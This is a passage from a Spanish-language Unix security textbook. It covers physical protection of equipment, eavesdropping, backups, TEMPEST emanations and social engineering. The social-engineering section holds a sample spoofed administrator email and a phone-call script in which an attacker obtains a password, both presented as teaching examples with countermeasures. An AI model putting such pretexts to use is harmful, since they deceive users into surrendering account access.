asegurar aún más la integridad; estos mecanismos evitan los problemas de sobre tensión desviando el exceso de corriente hacia el suelo de una sala o edificio, o simplemente hacia cualquier lugar con voltaje nulo. Una toma de tierra sencilla puede consistir en un buen conductor conectado a los chasis de los equipos a proteger y a una barra maciza, también conductora, que se introduce lo más posible en el suelo; el coste de la instalación es pequeño, especialmente si lo comparamos con las pérdidas que supondría un incendio que afecte a todos o a una parte de nuestros equipos.

Incluso teniendo un sistema protegido con los métodos anteriores, si la subida de tensión dura demasiado, o si es demasiado rápida, podemos sufrir daños en los equipos; existen acondicionadores de tensión comerciales que protegen de los picos hasta en los casos más extremos, y que también se utilizan como filtros para ruido eléctrico. Aunque en la mayoría de situaciones no es necesario su uso, si nuestra organización tiene problemas por el voltaje excesivo quizás sea conveniente instalar alguno de estos aparatos.

Un problema que los estabilizadores de tensión o las tomas de tierra no pueden solucionar es justamente el contrario a las subidas de tensión: las bajadas, situaciones en las que la corriente descende por debajo del voltaje necesario para un correcto funcionamiento del sistema, pero sin llegar a ser lo suficientemente bajo para que la máquina se apague ([SBL90]). En estas situaciones la máquina se va a comportar de forma extraña e incorrecta, por ejemplo no aceptando algunas instrucciones, no completando escrituras en disco o memoria, etc. Es una situación similar a la de una bombilla que pierde intensidad momentáneamente por falta de corriente, pero trasladada a un sistema que en ese pequeño intervalo ejecuta miles o millones de instrucciones y transferencias de datos.

Otro problema, muchísimo más habituales que los anteriores en redes eléctricas modernas, son los cortes en el fluido eléctrico que llega a nuestros equipos. Aunque un simple corte de corriente no suele afectar al *hardware*, lo más peligroso (y que sucede en muchas ocasiones) son las idas y venidas rápidas de la corriente; en esta situación, aparte de perder datos, nuestras máquinas pueden sufrir daños.

La forma más efectiva de proteger nuestros equipos contra estos problemas de la corriente eléctrica es utilizar una SAI (Servicio de Alimentación Ininterrumpido) conectada al elemento que queremos proteger. Estos dispositivos mantienen un flujo de corriente correcto y estable de corriente, protegiendo así los equipos de subidas, cortes y bajadas de tensión; tienen capacidad para seguir alimentando las máquinas incluso en caso de que no reciban electricidad (evidentemente no las alimentan de forma indefinida, sino durante un cierto tiempo – el necesario para detener el sistema de forma ordenada). Por tanto, en caso de fallo de la corriente el SAI informará a la máquina Unix, que a través de un programa como `/sbin/powerd` recibe la información y decide cuánto tiempo de corriente le queda para poder pararse correctamente; si de nuevo vuelve el flujo la SAI vuelve a informar de este evento y el sistema desprograma su parada. Así de simple: por poco más de diez mil pesetas podemos obtener una SAI pequeña, más que suficiente para muchos servidores, que nos va a librarnos de la mayoría de los problemas relacionados con la red eléctrica.

Un último problema contra el que ni siquiera las SAIs nos protegen es la corriente estática, un fenómeno extraño del que la mayoría de gente piensa que no afecta a los equipos, sólo a otras personas. Nada más lejos de la realidad: simplemente tocar con la mano la parte metálica de teclado o un conductor de una placa puede destruir un equipo completamente. Se trata de corriente de muy poca intensidad pero un altísimo voltaje, por lo que aunque la persona no sufra ningún daño – sólo un pequeño calambrazo – el ordenador sufre una descarga que puede ser suficiente para destrozar todos sus componentes, desde el disco duro hasta la memoria RAM. Contra el problema de la corriente estática existen muchas y muy baratas soluciones: *spray* antiestático, ionizadores antiestáticos... No obstante en la mayoría de situaciones sólo hace falta un poco de sentido común del usuario para evitar accidentes: no tocar directamente ninguna parte metálica, protegerse si debe hacer operaciones con el *hardware*, no mantener el entorno excesivamente seco...

Ruido eléctrico

Dentro del apartado anterior podríamos haber hablado del ruido eléctrico como un problema más relacionado con la electricidad; sin embargo este problema no es una incidencia directa de la corriente en nuestros equipos, sino una incidencia relacionada con la corriente de otras máquinas que pueden afectar al funcionamiento de la nuestra. El ruido eléctrico suele ser generado por motores o por maquinaria pesada, pero también puede serlo por otros ordenadores o por multitud de aparatos, especialmente muchos de los instalados en los laboratorios de organizaciones de I+D, y se transmite a través del espacio o de líneas eléctricas cercanas a nuestra instalación.

Para prevenir los problemas que el ruido eléctrico puede causar en nuestros equipos lo más barato es intentar no situar *hardware* cercano a la maquinaria que puede causar dicho ruido; si no tenemos más remedio que hacerlo, podemos instalar filtros en las líneas de alimentación que llegan hasta los ordenadores. También es recomendable mantener alejados de los equipos dispositivos emisores de ondas, como teléfonos móviles, transmisores de radio o *walkie-talkies*; estos elementos pueden incluso dañar permanentemente a nuestro *hardware* si tienen la suficiente potencia de transmisión, o influir directamente en elementos que pueden dañarlo como detectores de incendios o cierto tipo de alarmas.

Incendios y humo

Una causa casi siempre relacionada con la electricidad son los incendios, y con ellos el humo; aunque la causa de un fuego puede ser un desastre natural, lo habitual en muchos entornos es que el mayor peligro de incendio provenga de problemas eléctricos por la sobrecarga de la red debido al gran número de aparatos conectados al tendido. Un simple cortocircuito o un equipo que se calienta demasiado pueden convertirse en la causa directa de un incendio en el edificio, o al menos en la planta, donde se encuentran invertidos millones de pesetas en equipamiento.

Un método efectivo contra los incendios son los extintores situados en el techo, que se activan automáticamente al detectar humo o calor. Algunos de ellos, los más antiguos, utilizaban agua para apagar las llamas, lo que provocaba que el *hardware* no llegara a sufrir los efectos del fuego si los extintores se activaban correctamente, pero que quedara destrozado por el agua expulsada. Visto este problema, a mitad de los ochenta se comenzaron a utilizar extintores de halón; este compuesto no conduce electricidad ni deja residuos, por lo que resulta ideal para no dañar los equipos. Sin embargo, también el halón presentaba problemas: por un lado, resulta excesivamente contaminante para la atmósfera, y por otro puede asfixiar a las personas a la vez que acaba con el fuego. Por eso se han sustituido los extintores de halón (aunque se siguen utilizando mucho hoy en día) por extintores de dióxido de carbono, menos contaminante y menos perjudicial. De cualquier forma, al igual que el halón el dióxido de carbono no es precisamente sano para los humanos, por lo que antes de activar el extintor es conveniente que todo el mundo abandone la sala; si se trata de sistemas de activación automática suelen avisar antes de expulsar su compuesto mediante un pitido.

A parte del fuego y el calor generado, en un incendio existe un tercer elemento perjudicial para los equipos: el humo, un potente abrasivo que ataca especialmente los discos magnéticos y ópticos. Quizás ante un incendio el daño provocado por el humo sea insignificante en comparación con el causado por el fuego y el calor, pero hemos de recordar que puede existir humo sin necesidad de que haya un fuego: por ejemplo, en salas de operaciones donde se fuma. Aunque muchos no apliquemos esta regla y fumemos demasiado – siempre es demasiado – delante de nuestros equipos, sería conveniente no permitir esto; aparte de la suciedad generada que se deposita en todas las partes de un ordenador, desde el teclado hasta el monitor, generalmente todos tenemos el cenicero cerca de los equipos, por lo que el humo afecta directamente a todos los componentes; incluso al ser algo más habitual que un incendio, se puede considerar más perjudicial – para los equipos y las personas – el humo del tabaco que el de un fuego.

En muchos manuales de seguridad se insta a los usuarios, administradores, o al personal en ge-

neral a intentar controlar el fuego y salvar el equipamiento; esto tiene, como casi todo, sus pros y sus contras. Evidentemente, algo lógico cuando estamos ante un incendio de pequeñas dimensiones es intentar utilizar un extintor para apagarlo, de forma que lo que podría haber sido una catástrofe sea un simple susto o un pequeño accidente. Sin embargo, cuando las dimensiones de las llamas son considerables lo último que debemos hacer es intentar controlar el fuego nosotros mismos, arriesgando vidas para salvar *hardware*; como sucedía en el caso de inundaciones, no importa el precio de nuestros equipos o el valor de nuestra información: nunca serán tan importantes como una vida humana. Lo más recomendable en estos casos es evacuar el lugar del incendio y dejar su control en manos de personal especializado.

Temperaturas extremas

No hace falta ser un genio para comprender que las temperaturas extremas, ya sea un calor excesivo o un frío intenso, perjudican gravemente a todos los equipos. Es recomendable que los equipos operen entre 10 y 32 grados Celsius ([GS96]), aunque pequeñas variaciones en este rango tampoco han de influir en la mayoría de sistemas.

Para controlar la temperatura ambiente en el entorno de operaciones nada mejor que un acondicionador de aire, aparato que también influirá positivamente en el rendimiento de los usuarios (las personas también tenemos rangos de temperaturas dentro de los cuales trabajamos más cómodamente). Otra condición básica para el correcto funcionamiento de cualquier equipo que éste se encuentre correctamente ventilado, sin elementos que obstruyan los ventiladores de la CPU. La organización física del computador también es decisiva para evitar sobrecalentamientos: si los discos duros, elementos que pueden alcanzar temperaturas considerables, se encuentran excesivamente cerca de la memoria RAM, es muy probable que los módulos acaben quemándose.

2.3 Protección de los datos

La seguridad física también implica una protección a la información de nuestro sistema, tanto a la que está almacenada en él como a la que se transmite entre diferentes equipos. Aunque los apartados comentados en la anterior sección son aplicables a la protección física de los datos (ya que no olvidemos que si protegemos el *hardware* también protegemos la información que se almacena o se transmite por él), hay ciertos aspectos a tener en cuenta a la hora de diseñar una política de seguridad física que afectan principalmente, aparte de a los elementos físicos, a los datos de nuestra organización; existen ataques cuyo objetivo no es destruir el medio físico de nuestro sistema, sino simplemente conseguir la información almacenada en dicho medio.

2.3.1 *Eavesdropping*

La interceptación o *eavesdropping*, también conocida por *passive wiretapping* ([CES91]) es un proceso mediante el cual un agente capta información – en claro o cifrada – que no le iba dirigida; esta captación puede realizarse por muchísimos medios (por ejemplo, capturando las radiaciones electromagnéticas, como veremos luego). Aunque es en principio un ataque completamente pasivo, lo más peligroso del *eavesdropping* es que es muy difícil de detectar mientras que se produce, de forma que un atacante puede capturar información privilegiada y claves para acceder a más información sin que nadie se de cuenta hasta que dicho atacante utiliza la información capturada, convirtiendo el ataque en activo.

Un medio de interceptación bastante habitual es el *sniffing*, consistente en capturar tramas que circulan por la red mediante un programa ejecutándose en una máquina conectada a ella o bien mediante un dispositivo que se engancha directamente el cableado⁴. Estos dispositivos, denominados *sniffers* de alta impedancia, se conectan en paralelo con el cable de forma que la impedancia

⁴En este caso también se suele llamar a esta actividad *wiretapping*.

total del cable y el aparato es similar a la del cable solo, lo que hace difícil su detección. Contra estos ataques existen diversas soluciones; la más barata a nivel físico es no permitir la existencia de segmentos de red de fácil acceso, lugares idóneos para que un atacante conecte uno de estos aparatos y capture todo nuestro tráfico. No obstante esto resulta difícil en redes ya instaladas, donde no podemos modificar su arquitectura; en estos existe una solución generalmente gratuita pero que no tiene mucho que ver con el nivel físico: el uso de aplicaciones de cifrado para realizar las comunicaciones o el almacenamiento de la información (hablaremos más adelante de algunas de ellas). Tampoco debemos descuidar las tomas de red libres, donde un intruso con un portátil puede conectarse para capturar tráfico; es recomendable analizar regularmente nuestra red para verificar que todas las máquinas activas están autorizadas.

Como soluciones igualmente efectivas contra la interceptación a nivel físico podemos citar el uso de dispositivos de cifra (no simples programas, sino *hardware*), generalmente *chips* que implementan algoritmos como DES; esta solución es muy poco utilizada en entornos de I+D, ya que es muchísimo más cara que utilizar implementaciones *software* de tales algoritmos y en muchas ocasiones la única diferencia entre los programas y los dispositivos de cifra es la velocidad. También se puede utilizar, como solución más cara, el cableado en vacío para evitar la interceptación de datos que viajan por la red: la idea es situar los cables en tubos donde artificialmente se crea el vacío o se inyecta aire a presión; si un atacante intenta ‘pinchar’ el cable para interceptar los datos, rompe el vacío o el nivel de presión y el ataque es detectado inmediatamente. Como decimos, esta solución es enormemente cara y sólamente se aplica en redes de perímetro reducido para entornos de alta seguridad.

Antes de finalizar este punto debemos recordar un peligro que muchas veces se ignora: el de la interceptación de datos emitidos en forma de sonido o simple ruido en nuestro entorno de operaciones. Imaginemos una situación en la que los responsables de la seguridad de nuestra organización se reúnen para discutir nuevos mecanismos de protección; todo lo que en esa reunión se diga puede ser capturado por multitud de métodos, algunos de los cuales son tan simples que ni siquiera se contemplan en los planes de seguridad. Por ejemplo, una simple tarjeta de sonido instalada en un PC situado en la sala de reuniones puede transmitir a un atacante todo lo que se diga en esa reunión; mucho más simple y sencillo: un teléfono mal colgado – intencionada o inintencionadamente – también puede transmitir información muy útil para un potencial enemigo. Para evitar estos problemas existen numerosos métodos: por ejemplo, en el caso de los teléfonos fijos suele ser suficiente un poco de atención y sentido común, ya que basta con comprobar que están bien colgados... o incluso desconectados de la red telefónica. El caso de los móviles suele ser algo más complejo de controlar, ya que su pequeño tamaño permite camuflarlos fácilmente; no obstante, podemos instalar en la sala de reuniones un sistema de aislamiento para bloquear el uso de estos teléfonos: se trata de sistemas que ya se utilizan en ciertos entornos (por ejemplo en conciertos musicales) para evitar las molestias de un móvil sonando, y que trabajan bloqueando cualquier transmisión en los rangos de frecuencias en los que trabajan los diferentes operadores telefónicos. Otra medida preventiva (ya no para voz, sino para prevenir la fuga de datos vía el ruido ambiente) muy útil – y no muy cara – puede ser sustituir todos los teléfonos fijos de disco por teléfonos de teclado, ya que el ruido de un disco al girar puede permitir a un pirata deducir el número de teléfono marcado desde ese aparato.

2.3.2 Backups

En este apartado no vamos a hablar de las normas para establecer una política de realización de copias de seguridad correcta, ni tampoco de los mecanismos necesarios para implementarla o las precauciones que hay que tomar para que todo funcione correctamente; el tema que vamos a tratar en este apartado es la protección física de la información almacenada en *backups*, esto es, de la protección de los diferentes medios donde residen nuestras copias de seguridad. Hemos de tener siempre presente que si las copias contienen toda nuestra información tenemos que protegerlas igual que protegemos nuestros sistemas.

Un error muy habitual es almacenar los dispositivos de *backup* en lugares muy cercanos a la sala de

operaciones, cuando no en la misma sala; esto, que en principio puede parecer correcto (y cómodo si necesitamos restaurar unos archivos) puede convertirse en un problema: imaginemos simplemente que se produce un incendio de grandes dimensiones y todo el edificio queda reducido a cenizas. En este caso extremo tendremos que unir al problema de perder todos nuestros equipos – que seguramente cubrirá el seguro, por lo que no se puede considerar una catástrofe – el perder también todos nuestros datos, tanto los almacenados en los discos como los guardados en *backups* (esto evidentemente no hay seguro que lo cubra). Como podemos ver, resulta recomendable guardar las copias de seguridad en una zona alejada de la sala de operaciones, aunque en este caso descentralizemos la seguridad y tengamos que proteger el lugar donde almacenamos los *backups* igual que protegemos la propia sala o los equipos situados en ella, algo que en ocasiones puede resultar caro.

También suele ser común etiquetar las cintas donde hacemos copias de seguridad con abundante información sobre su contenido (sistemas de ficheros almacenados, día y hora de la realización, sistema al que corresponde...); esto tiene una parte positiva y una negativa. Por un lado, recuperar un fichero es rápido: sólo tenemos que ir leyendo las etiquetas hasta encontrar la cinta adecuada. Sin embargo, si nos paramos a pensar, igual que para un administrador es fácil encontrar el *backup* deseado también lo es para un intruso que consiga acceso a las cintas, por lo que si el acceso a las mismas no está bien restringido un atacante lo tiene fácil para sustraer una cinta con toda nuestra información; no necesita saltarse nuestro cortafuegos, conseguir una clave del sistema o chantajear a un operador: nosotros mismos le estamos poniendo en bandeja toda nuestros datos. No obstante, ahora nos debemos plantear la duda habitual: *si no etiqueto las copias de seguridad, ¿cómo puedo elegir la que debo restaurar en un momento dado?* Evidentemente, se necesita cierta información en cada cinta para poder clasificarlas, pero esa información **nunca** debe ser algo que le facilite la tarea a un atacante; por ejemplo, se puede diseñar cierta codificación que sólo conozcan las personas responsables de las copias de seguridad, de forma que cada cinta vaya convenientemente etiquetada, pero sin conocer el código sea difícil imaginar su contenido. Aunque en un caso extremo el atacante puede llevarse todos nuestros *backups* para analizarlos uno a uno, siempre es más difícil disimular una carretilla llena de cintas de 8mm que una pequeña unidad guardada en un bolsillo. Y si aún pensamos que alguien puede sustraer todas las copias, simplemente tenemos que realizar *backups* cifrados... y controlar más el acceso al lugar donde las guardamos.

2.3.3 Otros elementos

En muchas ocasiones los responsables de seguridad de los sistemas tienen muy presente que la información a proteger se encuentra en los equipos, en las copias de seguridad o circulando por la red (y por lo tanto toman medidas para salvaguardar estos medios), pero olvidan que esa información también puede encontrarse en lugares menos obvios, como listados de impresora, facturas telefónicas o la propia documentación de una máquina.

Imaginemos una situación muy típica en los sistemas Unix: un usuario, desde su terminal o el equipo de su despacho, imprime en el servidor un documento de cien páginas, documento que ya de entrada ningún operador comprueba – y quizás no pueda comprobar, ya que se puede comprometer la privacidad del usuario – pero que puede contener, disimuladamente, una copia de nuestro fichero de contraseñas. Cuando la impresión finaliza, el administrador lleva el documento fuera de la sala de operaciones, pone como portada una hoja con los datos del usuario en la máquina (*login* perfectamente visible, nombre del fichero, hora en que se lanzó...) y lo deja, junto a los documentos que otros usuarios han imprimido – y con los que se ha seguido la misma política – en una estantería perdida en un pasillo, lugar al que cualquier persona puede acceder con total libertad y llevarse la impresión, leerla o simplemente curiosear las portadas de todos los documentos. Así, de repente, a nadie se le escapan bastante problemas de seguridad derivados de esta política: sin entrar en lo que un usuario pueda imprimir – que repetimos, quizás no sea legal, o al menos ético, curiosear –, cualquiera puede robar una copia de un proyecto o un examen⁵, obtener información sobre nuestros

⁵Evidentemente, si alguien imprime un examen de esta forma, no tenemos un problema con nuestra política sino con nuestros usuarios.

sistemas de ficheros y las horas a las que los usuarios suelen trabajar, o simplemente descubrir, simplemente pasando por delante de la estantería, diez o veinte nombres válidos de usuario en nuestras máquinas; todas estas informaciones pueden ser de gran utilidad para un atacante, que por si fuera poco no tiene que hacer nada para obtenerlas, simplemente darse un paseo por el lugar donde depositamos las impresiones. Esto, que a muchos les puede parecer una exageración, no es ni más ni menos la política que se sigue en muchas organizaciones hoy en día, e incluso en centros de proceso de datos, donde *a priori* ha de haber una mayor concienciación por la seguridad informática.

Evidentemente, hay que tomar medidas contra estos problemas. En primer lugar, las impresoras, *plotters*, faxes, teletipos, o cualquier dispositivo por el que pueda salir información de nuestro sistema ha de estar situado en un lugar de acceso restringido; también es conveniente que sea de acceso restringido el lugar donde los usuarios recogen los documentos que lanzan a estos dispositivos. Sería conveniente que un usuario que recoge una copia se acredite como alguien autorizado a hacerlo, aunque quizás esto puede ser imposible, o al menos muy difícil, en grandes sistemas (imaginemos que en una máquina con cinco mil usuarios obligamos a todo aquél que va a recoger una impresión a identificarse y comprobamos que la identificación es correcta antes de darle su documento... con toda seguridad necesitaríamos una persona encargada exclusivamente de este trabajo), siempre es conveniente demostrar cierto grado de interés por el destino de lo que sale por nuestra impresora: sin llegar a realizar un control férreo, si un atacante sabe que el acceso a los documentos está mínimamente controlado se lo pensará dos veces antes de intentar conseguir algo que otro usuario ha imprimido.

Elementos que también pueden ser aprovechados por un atacante para comprometer nuestra seguridad son todos aquellos que revelen información de nuestros sistemas o del personal que los utiliza, como ciertos manuales (proporcionan versiones de los sistemas operativos utilizados), facturas de teléfono del centro (pueden indicar los números de nuestros módem), agendas de operadores (revelan los teléfonos de varios usuarios, algo muy provechoso para alguien que intente efectuar ingeniería social contra ellos). Aunque es conveniente no destruir ni dejar a la vista de todo el mundo esta información, si queremos eliminarla no podemos limitarnos a arrojar documentos a la papelera: en el capítulo siguiente hablaremos del basurero, algo que aunque parezca sacado de películas de espías realmente se utiliza contra todo tipo de entornos. Es recomendable utilizar una trituradora de papel, dispositivo que dificulta muchísimo la reconstrucción y lectura de un documento destruido; por poco dinero podemos conseguir uno de estos aparatos, que suele ser suficiente para acabar con cantidades moderadas de papel.

2.4 Radiaciones electromagnéticas

Dentro del apartado 2.3.1 podíamos haber hablado del acceso no autorizado a los datos a través de las radiaciones que el *hardware* emite; sin embargo, este es un tema que ha cobrado especial importancia (especialmente en organismos militares) a raíz del programa TEMPEST, un término (*Transient ElectroMagnetic Pulse Emanation STandard*) que identifica una serie de estándares del gobierno estadounidense para limitar las radiaciones eléctricas y electromagnéticas del equipamiento electrónico, desde estaciones de trabajo hasta cables de red, pasando por terminales, *mainframes*, ratones...

La idea es sencilla: la corriente que circula por un conductor provoca un campo electromagnético alrededor del conductor, campo que varía de la misma forma que lo hace la intensidad de la corriente. Si situamos otro conductor en ese campo, sobre él se induce una señal que también varía proporcionalmente a la intensidad de la corriente inicial; de esta forma, cualquier dispositivo electrónico (no sólo el informático) emite continuamente radiaciones a través del aire o de conductores, radiaciones que con el equipo adecuado se pueden captar y reproducir remotamente con la consiguiente amenaza a la seguridad que esto implica. Conscientes de este problema – obviamente las emisiones de una batidora no son peligrosas para la seguridad, pero sí que lo pueden ser las de un dispositivo de

cifrado o las de un teclado desde el que se envíen mensajes confidenciales – en la década de los 50 el gobierno de Estados Unidos introdujo una serie de estándares para reducir estas radiaciones en los equipos destinados a almacenar, procesar o transmitir información que pudiera comprometer la seguridad nacional. De esta forma, el *hardware* certificado TEMPEST se suele usar con la información clasificada y confidencial de algunos sistemas gubernamentales para asegurar que el *eavesdropping* electromagnético no va a afectar a privacidad de los datos.

Casi medio siglo después de las primeras investigaciones sobre emanaciones de este tipo, casi todos los países desarrollados y organizaciones militares internacionales tienen programas similares a TEMPEST con el mismo fin: proteger información confidencial. Para los gobiernos, esto es algo reservado a informaciones militares, nunca a organizaciones ‘normales’ y mucho menos a particulares (la NRO, *National Reconnaissance Office*, eliminó en 1992 los estándares TEMPEST para dispositivos de uso doméstico); sin embargo, y como ejemplo – algo extremo quizás – de hasta qué punto un potencial atacante puede llegar a comprometer la información que circula por una red o que se lee en un monitor, vamos a dar aquí unas nociones generales sobre el problema de las radiaciones electromagnéticas.

Existen numerosos tipos de señales electromagnéticas; sin duda las más peligrosas son las de video y las de transmisión serie, ya que por sus características no es difícil interceptarlas con el equipamiento adecuado ([vE85] y [Smu90]). Otras señales que *a priori* también son fáciles de captar, como las de enlaces por radiofrecuencia o las de redes basadas en infrarrojos, no presentan tantos problemas ya que desde un principio los diseñadores fueron conscientes de la facilidad de captación y las amenazas a la seguridad que una captura implica; esta inseguridad tan palpable provocó la rápida aparición de mecanismos implementados para dificultar el trabajo de un atacante, como el salto en frecuencias o el espectro disperso ([KMM95]), o simplemente el uso de protocolos cifrados. Este tipo de emisiones quedan fuera del alcance de TEMPEST, pero son cubiertas por otro estándar denominado NONSTOP, también del Departamento de Defensa estadounidense.

Sin embargo, nadie suele tomar precauciones contra la radiación que emite su monitor, su impresora o el cable de su módem. Y son justamente las radiaciones de este *hardware* desprotegido las más preocupantes en ciertos entornos, ya que lo único que un atacante necesita para recuperarlas es el equipo adecuado. Dicho equipo puede variar desde esquemas extremadamente simples y baratos – pero efectivos – ([Hig88]) hasta complejos sistemas que en teoría utilizan los servicios de inteligencia de algunos países. La empresa *Consumertronics* (www.tsc-global.com) fabrica y vende diversos dispositivos de monitorización, entre ellos el basado en [vE85], que se puede considerar uno de los pioneros en el mundo civil.

Pero, ¿cómo podemos protegernos contra el *eavesdropping* de las radiaciones electromagnéticas de nuestro *hardware*? Existe un amplio abanico de soluciones, desde simples medidas de prevención hasta complejos – y caros – sistemas para apantallar los equipos. La solución más barata y simple que podemos aplicar es la **distancia**: las señales que se transmiten por el espacio son atenuadas conforme aumenta la separación de la fuente, por lo que si definimos un perímetro físico de seguridad lo suficientemente grande alrededor de una máquina, será difícil para un atacante interceptar desde lejos nuestras emisiones. No obstante, esto no es aplicable a las señales inducidas a través de conductores, que aunque también se atenuan por la resistencia e inductancia del cableado, la pérdida no es la suficiente para considerar seguro el sistema.

Otra solución consiste en la **confusión**: cuantas más señales existan en el mismo medio, más difícil será para un atacante filtrar la que está buscando; aunque esta medida no hace imposible la interceptación, sí que la dificulta enormemente. Esto se puede conseguir simplemente manteniendo diversas piezas emisoras (monitores, terminales, cables...) cercanos entre sí y emitiendo cada una de ellas información diferente (si todas emiten la misma, facilitamos el ataque ya que aumentamos la intensidad de la señal inducida). También existe *hardware* diseñado explícitamente para crear ruido electromagnético, generalmente a través de señales de radio que enmascaran las radiaciones

emitidas por el equipo a proteger; dependiendo de las frecuencias utilizadas, quizás el uso de tales dispositivos pueda ser ilegal: en todos los países el espectro electromagnético está dividido en bandas, cada una de las cuales se asigna a un determinado uso, y en muchas de ellas se necesita una licencia especial para poder transmitir. En España estas licencias son otorgadas por la Secretaría General de Comunicaciones, dependiente del Ministerio de Fomento.

Por último, la solución más efectiva, y más cara, consiste en el uso de dispositivos certificados que aseguran mínima emisión, así como de instalaciones que apantallan las radiaciones. En el *hardware* hay dos aproximaciones principales para prevenir las emisiones: una es la utilización de circuitos especiales que apenas emiten radiación (denominados de fuente eliminada, *source suppressed*), y la otra es la contención de las radiaciones, por ejemplo aumentando la atenuación; generalmente ambas aproximaciones se aplican conjuntamente ([Swi92]). En cuanto a las instalaciones utilizadas para prevenir el *eavesdropping*, la idea general es aplicar la contención no sólo a ciertos dispositivos, sino a un edificio o a una sala completa. Quizás la solución más utilizada son las jaulas de Faraday sobre lugares donde se trabaja con información sensible; se trata de separar el espacio en dos zonas electromagnéticamente aisladas (por ejemplo, una sala y el resto del espacio) de forma que fuera de una zona no se puedan captar las emisiones que se producen en su interior. Para implementar esta solución se utilizan materiales especiales, como algunas clases de cristal, o simplemente un recubrimiento conductor conectado a tierra.

Antes de finalizar este punto quizás es recomendable volver a insistir en que todos los problemas y soluciones derivados de las radiaciones electromagnéticas no son aplicables a los entornos o empresas normales, sino que están pensados para lugares donde se trabaja con información altamente confidencial, como ciertas empresas u organismos militares o de inteligencia. Aquí simplemente se han presentado como una introducción para mostrar hasta dónde puede llegar la preocupación por la seguridad en esos lugares. La radiación electromagnética **no** es un riesgo importante en la mayoría de organizaciones ya que suele tratarse de un ataque costoso en tiempo y dinero, de forma que un atacante suele tener muchas otras puertas para intentar comprometer el sistema de una forma más fácil.

Capítulo 3

Administradores, usuarios y personal

3.1 Introducción

Con frecuencia se suele afirmar, y no es una exageración ([And94]), que el punto más débil de cualquier sistema informático son las personas relacionadas en mayor o menor medida con él; desde un administrador sin una preparación adecuada o sin la suficiente experiencia, hasta un guardia de seguridad que ni siquiera tiene acceso lógico al sistema, pero que deja acceder a todo el mundo a la sala de operaciones, pasando por supuesto por la gran mayoría de usuarios, que no suelen conscientes de que la seguridad también les concierne a ellos. Frente a cada uno de estos grupos (administradores, usuarios y personal externo al sistema) un potencial atacante va a comportarse de una forma determinada para conseguir lograr sus objetivos, y sobre cada uno de ellos ha de aplicarse una política de seguridad diferente: obviamente podemos exigir a un administrador de sistemas unos conocimientos más o menos profundos de temas relacionados con la seguridad informática, pero esos conocimientos han de ser diferentes para el guardia de seguridad (sus conocimientos serían referentes a la seguridad física del entorno), y se convierten en simples nociones básicas si se trata de un usuario medio.

Hasta ahora hemos hablado de posibles ataques relacionados con el personal de un sistema informático; sin embargo, existen otras amenazas a la seguridad provenientes de ese personal que no son necesariamente ataques en un sentido estricto de la palabra; en muchos casos no son intencionados, se podrían catalogar como accidentes, pero el que la amenaza no sea intencionada no implica que no se deba evitar: decir '*no lo hice a propósito*' no va ayudar para nada a recuperar unos datos perdidos. En una sala de operaciones, las personas realizan acciones sobre los sistemas basándose – en muchos casos – únicamente en su apreciación personal de lo que está sucediendo; en esas circunstancias, dichas acciones pueden ser sorprendentes y devastadoras, incluso si provienen de los mejores y más cuidadosos administradores ([CoIST99]).

3.2 Ataques potenciales

3.2.1 Ingeniería social

La ingeniería social consiste en la manipulación de las personas para que voluntariamente realicen actos que normalmente no harían ([Fen99]); aunque a nadie le gusta ser manipulado, en algunos casos no es excesivamente perjudicial (por ejemplo un vendedor puede aplicar ingeniería social para conocer las necesidades de un cliente y ofrecer así mejor sus productos), si las intenciones de quien la pone en práctica no son buenas se convierte quizás el método de ataque más sencillo, menos peligroso para el atacante y por desgracia en uno de los más efectivos. Ese atacante puede aprovechar el desconocimiento de unas mínimas medidas de seguridad por parte de personas relacionadas de una

u otra forma con el sistema para poder engañarlas en beneficio propio. Por ejemplo, imaginemos que un usuario de una máquina Unix recibe el siguiente correo electrónico:

```
From: Super-User <root@sistema.com>
To: Usuario <user@sistema.com>
Subject: Cambio de clave

Hola,
Para realizar una serie de pruebas orientadas a conseguir un optimo
funcionamiento de nuestro sistema, es necesario que cambie su clave mediante
la orden 'passwd'. Hasta que reciba un nuevo aviso (aproximadamente en una
semana), por favor, asigne a su contraseña el valor 'PEPITO' (en
mayusculas).
Rogamos disculpe las molestias. Saludos,
```

Administrador

Si el usuario no sabe nada sobre seguridad, es muy probable que siga al pie de la letra las indicaciones de este *e-mail*; pero nadie le asegura que el correo no haya sido enviado por un atacante – es muy fácil camuflar el origen real de un mensaje –, que consigue así un acceso al sistema: no tiene más que enviar un simple correo, sin complicarse buscando fallos en los sistemas operativos o la red, para poner en juego toda la seguridad. Sin saberlo, y encima pensando que lo hace por el bien común, el usuario está ayudando al pirata a romper todo el esquema de seguridad de nuestra máquina.

Pero no siempre el atacante se aprovecha de la buena fe de los usuarios para lograr sus propósitos; tampoco es extraño que intente engañar al propio administrador del sistema¹. Por ejemplo, imaginemos que la máquina tiene el puerto *finger* abierto, y el atacante detecta un nombre de usuario que nunca ha conectado al sistema; en este caso, una simple llamada telefónica puede bastarle para conseguir el acceso:

```
[Administrador] Buenos días, aquí área de sistemas, en qué podemos
ayudarle?
[Atacante] Hola, soy José Luis Pérez, llamaba porque no consigo
recordar mi password en la máquina sistema.upv.es.
[Administrador] Un momento, me puede decir su nombre de usuario?
[Atacante] Sí, claro, es jlperez.
[Administrador] Muy bien, la nueva contraseña que acabo de asignarle
es rudolf. Por favor, nada más conectar, no olvide cambiarla.
[Atacante] Por supuesto. Muchas gracias, ha sido muy amable.
[Administrador] De nada, un saludo.
```

Como podemos ver, estamos en la situación opuesta a la anterior: ahora es el *root* quien facilita la entrada del atacante en la máquina; lo único que este ha necesitado es un nombre de usuario válido.

Evidentemente, cualquier mensaje, llamada telefónica o similar que un usuario reciba debe ser puesto inmediatamente en conocimiento del administrador del sistema; hay que recordar a los usuarios que en ningún caso se necesita su contraseña para realizar tareas administrativas en la máquina. De la misma forma, si es el administrador quien directamente recibe algo parecido a lo que acabamos de ver, quizás sea conveniente notificar el hecho a los responsables de la organización, y por supuesto poner la máxima atención en la seguridad de los sistemas involucrados, ya que en este caso se sabe a ciencia cierta que alguien intenta comprometer nuestra seguridad; en [Rad97] y [WD95] se muestran algunas de las reglas básicas que debemos seguir en nuestra organización para prevenir ataques de ingeniería social y también para, en el caso de que se produzcan, reducir al mínimo sus efectos.

¹Esto simplemente es para dar más credibilidad, pero no es necesario que el usuario real no haya conectado en mucho tiempo.

3.2.2 Shoulder Surfing

